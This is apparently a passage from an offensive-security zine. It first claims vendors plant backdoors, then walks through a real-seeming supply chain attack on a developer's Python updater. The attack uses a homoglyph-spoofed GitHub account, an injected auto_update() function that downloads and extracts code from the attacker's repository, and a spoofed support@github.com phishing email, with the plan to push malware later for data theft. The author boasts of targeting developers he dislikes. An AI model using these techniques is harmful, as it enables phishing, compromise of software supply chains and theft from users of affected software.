In 2013, ***HP*** admitted that they had baked in secret backdoors in enterprise products, specifically, their StoreOne systems, HP Storage products and SAN products. This is one of the many times HP admitted to having a backdoor in their products [7].

NSA backdoors CryptoAG ciphering machines [8] is a very old fact but worth mentioning to match the claims of some APT groups that this cyber war was started long ago and modern attacks are the consequences.

Other proprietary backdoor lists can be found on GNU projects website [9].

Backdoor as a Service

You must have heard about Ransomware as a Service model being used by 'cyber criminals' to make it easier for other criminals to use existing updated ransomware code. Have you ever heard of apps and features that allow banks to remotely ***lock your device if you don't pay your debt within four days***? Here is what ***Google Lock Controller*** ***(***https://play.google.com/store/apps/details? id=com.google.android.apps.devicelock) does and you can read more through the reference [10].

Are you starting to understand what an APT understands? In the illusion of security, privacy and feature-rich products, modern technology is used as a spyware. With ever growing lists of smart home appliances, brain hacking products and A.I.

driven threat detection systems, everyone is spied on by everyone. There is no privacy or security and the fact is that people who have the knowledge can not only control the appliances they hack into, but can cause very serious harm to everyone.

2.0 SUPPLY CHAIN NIGHTMARE

This section shows you how to conduct supply chain attacks. For the purpose of legal safety, I cannot disclose effective techniques to evade supply chain security, but nonetheless, these techniques work perfectly fine and are actively being used for attacking software. This is for 'educational purposes'.


A supply chain attack is yet another type of a mixture of different techniques that allows the attackers to evade detection and infect victims systems. It's as easy as sending a phishing email to compromise the developers and issue a malicious update, or as complex as infiltrating the certificate authorities systems and issuing legitimate certificates for malicious applications without being detected for a long time. The techniques used for supply chain attacks vary widely and, despite massive efforts in software security auditing and penetration tests, it's yet another kind of type attack where the software developers don't realize that their software has turned malicious.

2.1 NAKED SECURITY

I recently read a report by various security product vendors such as Bitdefender, sogetilabs, sophos, etc., about supply chain attacks and how Python Package Index (PyPi) was holding malicious packages responsible for some supply chain attacks [11] [12] [13]. Interesting, isn't it?

Now that I am enriched by their deep analysis, how would I conduct such attacks through PyPi or any other package/ software hosting website? The developers and companies would surely analyze the package code properly and detect any malicious packages, right? Absolutely right. Ever since the growing supply chain attack attempts, developers and security auditors have indeed started analyzing the packages. But I'm sure my wit can defeat them. After all, we do offensive security for the pleasure of defeating the defenders.

The following image showcases the mind-map of a method for infecting my target. An attempt to backdoor the software of some noob soydevs I don't like. Actually, I don't even like the company because of their proprietary model and they will pay for data theft:


What idea my mind is spinning
PERFORM RECON ON TARGET SOFTWARE
FAKE ELEVATED INTERNAL ASSET
SPOOF ASSET HOSTING PROVIDER EMAIL FOR BAIT
PUSH OUR BUG AFTER WAIT

2.1.1 PHASE 1 – TARGET RECON


Now that I have a mind map for my flow, I also have a target in mind. We will start with the first stage of their software analysis and find any interesting points that would be easier to social engineer them with. Common packages that use elevated privileges or use system commands using os, sys, etc., would be the optimal choice because I would not want to change too much in the code. Or I really don't know, maybe we can just spoof the name and email to social engineer the devs with a subject like "November Update 10 is out!" or some other terms that devs like.

Their Software


No full disclosure! Their software runs on elevated privileges for Windows x86 systems and uses Python executables for different background processes.

The Choices

There are many items in the software installation directory but we have found an interesting executable to work with:


pupdater.exe
Uninstall.exe

We can see an interesting executable that looks like an updater. I can see a GitHub repository (redacted now) shown below for the original script:



devhacks1 Update README.md

.gitignore	Initial commit
LICENSE	Initial commit
README.md	Update README.md
config.txt	Create config.txt
pupdater.py	Add files via upload

README.md

pupdater


Update python project on windows using your github repository

usage

- Fill out config.txt
- Pack the script as exe using pyinstaller --onefile -w pupdater.py
- Use with your scripts

So, the script is packaged as an exe for Windows systems. Config.txt consists of the following line: `YOUR_GITHUB_REPO = 'https://github.com/USERNAME/REPONAME/'`

The main pupdater.py consists of the following function for updating the software:



```
def download_file(url, dest=None):
    """
    Download and save a file specified by url to dest directory,
    """
    u = urllib2.urlopen(url)

    scheme, netloc, path, query, fragment = urlparse.urlsplit(url)
    filename = os.path.basename(path)
    if not filename:
        filename = 'downloaded.file'
    if dest:
        filename = os.path.join(dest, filename)

    with open(filename, 'wb') as f:
        meta = u.info()
        meta_func = meta.getheaders if hasattr(meta, 'getheaders') else meta.get_all
        meta_length = meta_func("Content-Length")
        file_size = None
        if meta_length:
            file_size = int(meta_length[0])
        print(f"Downloading: {url} Bytes: {file_size}")

        file_size_dl = 0
        block_sz = 8192
        while True:
            buffer = u.read(block_sz)
            if not buffer:
                break

            file_size_dl += len(buffer)
            f.write(buffer)

            status = f"{file_size_dl}"
            if file_size:
                status += "   [{0:6.2f}%]".format(file_size_dl * 100 / file_size)
```

Basically, the script takes a URL (the repo URL of the user) and starts downloading the entire thing from github. It also has functions for extraction of archive and other logging stuff.

2.1.2 PHASE 2 – FAK(e)INGS

We are going to spoof the hell out of everything and even improve the original script.

Fake GitHub Repository

Let's create a fake one. I won't go into details about getting a disposable voip number or a disposable email for GitHub verification, but it's easier than you think.

Note: GitHub now only allows safe names so that fake repositories cannot be created. So, this method will not work on GitHub but will surely work on other sites that don't sanitize for such attacks ;)

We can use a technique used in IDN Homograph Attacks where homoglyphs are used to register domains with exactly the same name and no way to tell if it's fake. There is also a popular tool called EvilURL that helps to generate and detect fake URLs. We will use this or similar technique using the following URLs:


https://www.dcode.fr/homoglyphs-homographs-generator and https://qaz.wtf/u/convert.cgi? text=

Original Username: **devhacks1**


Our Fake Name: **d��vhacks1**

Note the difference? Our "e" character is Math Bold converted from the 2nd website. Look at the comparison below:

ORIGINAL



FAKE



Looks neat for my use.

Feature Improvement

We add a new feature: "Automatic Updater and Bug Fixes". We are creating a function for updating pupdater.py automatically using our fake github repository. When the time comes, we will nuke their software with our malware and delete the fake repository permanently, haha. Whoever uses their software as a base will apply to get affected aka infected supply chain.


The following code is what we're using:

```
def auto_update():

 print("Automatic Update..")

 download_file("https://github.com/devhacks1/pupdater/archive/main.zip")

 with zipfile.ZipFile("pupdater-main.zip","r") as zr:

 zr.extractall("")

 print("Update Done")
```

2.1.3 PHASE 3 – sp00f THEM

Now it's time to send the head of the soydevs a spoofed email. We can use several services and also check out this project on GitHub (we're not using this project because the spoofer we used works, but in case you want to evade something): https://github.com/chenjj/espoofer

I sent a BCC (Blind Carbon Copy) to my temp email to check if the spoofed email inboxed or not. We spoofed support@github.com and checked if it existed using: https://email-checker.net/validate. It inboxed perfectly on the devs email as shown in the screenshot below (of our temp email):



[redacted] GitHub
support@github.com [redacted]

Subject: Major Update - pupdater v2 is out!

MAJOR UPDATE FOR *pupdater* IS OUT!

Dear [redacted]
devhacks1 just released v2 of pupdater and consists of automatic script update with bug fixes.

Please visit the updated repository from: https://github.com/devhacks1/pupdater

Thanks and Regards,
GitHub Team

2.1.4 PHASE 4 – WAIT AND BAKE..

The devs fell for it and I think they used git clone for quickly replacing our fake repository with the original one. To not arouse suspicion, we wait for a few weeks before releasing the next update with our malicious stuff, which will update whenever their software runs pupdater executable.

Got 'em, lulz

3.0 References:

[1] https://today.law.harvard.edu/is-the-u-s-in-a-cyber-war/

[2] https://www.planet-today.com/2021/06/ccp-planning-major-attack-on-usa-this.html

[3] https://www.weforum.org/agenda/2016/05/who-are-the-cyberwar-superpowers

[4] https://www.cisa.gov/combating-cyber-crime

[5] https://nypost.com/2021/10/25/russian-hackers-target-us-networks-in-ongoing-cyberattack/

[6] https://www.telegraph.co.uk/technology/3358134/Apples-Jobs-confirms-iPhone-kill switch.html

[7] https://insights.dice.com/2013/07/11/hp-keeps-installing-secret-backdoors-in-enterprise storage/

[8] https://web.archive.org/web/20150209174206/https://www.schneier.com/blog/archives/
2008/01/nsa_backdoors_i.html

[9] https://www.gnu.org/proprietary/proprietary-back-doors.html

